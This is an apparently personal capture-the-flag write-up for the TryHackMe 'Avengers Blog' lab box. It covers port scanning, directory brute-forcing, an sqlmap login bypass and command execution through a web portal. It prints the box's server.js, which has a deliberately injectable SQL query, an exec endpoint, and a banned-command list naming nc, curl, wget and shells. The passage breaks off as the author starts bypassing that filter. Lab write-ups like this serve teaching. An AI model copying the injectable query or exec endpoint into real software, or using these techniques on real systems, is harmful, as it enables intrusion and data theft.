Avengers TryHackMe

Avengers Blog THM Writeup
A easy linux box on tryhackme, we can gain the initial access by exploiting an SQL Injection using SQLMAP and only through injection we can pwn this box and read flag5 but I wanted to get a shell so I did using inodes to transfer my public key to the ssh directory and got a shell on the box and privilege escalation was nothing.
Initial Enumeration
We start off with the rustmap to find the open ports and services running on the box.
1
rustmap.py -ip 10.201.86.232

We can see that there are only 3 ports open namely FTP, SSH and HTTP which is running a Nodejs application.
Web Enumeration

There a nodejs web server running on port 80 visiting it lands us on this page.
Reading the source code of this application reveals us this.

Opening Script.js lands us on this page.

This says that the document.cookie has our first flag.
We can open the inspect page on firefox and inspect the headers of the response received from the web server when we visited this website.

Looking at the response headers, in the flag2 field we have our second flag.
Now for the third flag if we look the main page of the website, in the rocket’s post the old password of groot is given lets try that on FTP.

FTP Enumeration
Lets enumerate this files share.

We can get the flag3.txt this way.
Exploitation
Lets now enumerate and find potential vectors of getting a shell on the web server.
Dirbusting
We can use gobuster/feroxbuster to find any login pages so that we are able to login and find a way to login.
1
gobuster dir -u http://10.201.86.232/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-words.txt -x php,html,config,bak -t 100

We got a valid hit on /portal.
Visiting it we have this page.

We can try credentials like groot:iamgroot but those did not work.
SQL Injection
Can test for SQL Injection here.
Tried some auth based sqli but failed now using SQLMAP to exploit this.
1
sqlmap --url http://10.201.86.232/portal --forms --batch --level 3 --risk 3

SQLMAP says that the target is vulnerable to UNION SQLI and suggested us the payload to login.
Lets try that

Identified possible SQLI and we are logged in !

Shell as Root (Unintended Shell)
In this portal we can run commands and get a shell on the box.
But we are blocked to run some common unix commands so we need to find a way to get around that.
I ran ls.

Reading create.sql using less since cat is blocked.
1
2
3
4
5
6
7
8
9
10
11
12
create database avengers;

CREATE TABLE users (
  id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
  username VARCHAR(30) NOT NULL,
  password VARCHAR(30) NOT NULL,
  notes VARCHAR(250),
  reg_date TIMESTAMP DEFAULT CURRENT_TIMESTAMP ON UPDATE CURRENT_TIMESTAMP
);

INSERT INTO users (username, password, notes) VALUES ("spiderman", "w3bs", "Suit needs upgrading");
INSERT INTO users (username, password, notes) VALUES ("thanos", "ihave3stones", "flag4:sanitize_queries_mr_stark");
The flag4 is not asked in the challenge but we found it!
Also we have some credentials for 2 users saving them to creds.txt file.
We also found this server.js file containing the database credentials and some banned unix commands.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
const express = require('express')
const path = require('path')
const mysql = require('mysql')
const session = require('express-session')
const bodyParser = require('body-parser')
const util = require('util');
const exec = util.promisify(require('child_process').exec);
const app = express()
const port = 80

app.use(session({
 secret: 'secret',
 resave: true,
 saveUninitialized: true
}))
app.use(bodyParser.urlencoded({extended : true}))
app.use(bodyParser.json())

// https://codeshack.io/basic-login-system-nodejs-express-mysql/

const con = mysql.createConnection({
  host: "localhost",
  user: "root",
  password: "A#136vMOd!3O",
  database: "avengers"
})

con.connect(function(err) {
  if (err) throw err
  console.log("SQL Connected!")
})

app.set('view engine', 'ejs')
app.use('/', express.static(path.join(__dirname + '/views')))
app.use('/stones/', express.static(path.join(__dirname + '/views')))
app.listen(port, () => console.log(`App listening on port ${port}!`))

app.get('/', function(req, res) {
  res.set({
    'flag2': 'headers_are_important'
  })
  res.render('index.ejs')
})

app.get('/portal/', function(req, res) {
  const message = req.session.message
  req.session.message = null
  res.render('login.ejs', {
    message: message
  })
})

app.post('/auth', function(req, res) {
var username = req.body.username
var password = req.body.password
if (username && password) {
  // Made deliberately vulnerable.. Changed from con.query('SELECT * FROM users WHERE username = ? AND password = ?', [username, password]
  con.query('SELECT * FROM users WHERE username = ' + username + ' AND password = ' + password, function(error, results, fields) {
    if (results && results.length > 0) {
      req.session.loggedin = true
      req.session.username = username
      res.redirect('/home')
    } else {
      req.session.message = "Incorrect username and/or password"
      res.redirect('/portal')
    }
    res.end()
  })
} else {
  req.session.message = "Enter username and password please"
  res.redirect('/portal')
  res.end()
}
})

app.post('/command', async function(req, res) {
  const command = req.body.command
  const banned = ['cat', 'python', 'bash', 'sh', 'ruby', 'nc', 'rm',
     'telnet', 'perl', 'curl', 'wget', 'whoami', 'sudo',
      'id', "cat", "head", "more", "tail", "nano", "vim", "vi"]
  //if(banned.includes(command)) {
  if(banned.filter(n=>command.includes(n)).length > 0) {
    res.json('Command disallowed')
  } else {
    if(req.session.loggedin) {
      try {
        let { stdout, stderr } = await exec(command);
        res.json('' + stdout + '')
      } catch(error) {
        res.json('Command not found')
      }

    } else {
      res.redirect('/portal')
    }
  }
})

app.get('/logout', function(req, res) {
  req.session.loggedin = false
  res.redirect('/portal')
})

app.get('/home', function(req, res) {
  if(req.session.loggedin) {
    res.render('portal.ejs')
  } else {
    res.redirect('/')
  }
})
So some of the commands are banned in the above server.js script.
We dont need to have a shell on the box we can read the flag5.txt directly but I wanted to get a shell on the box so I did.
We can use inodes to traverse the directories.
If we do ls -lia we can get the inodes of all the directories and files on the system.
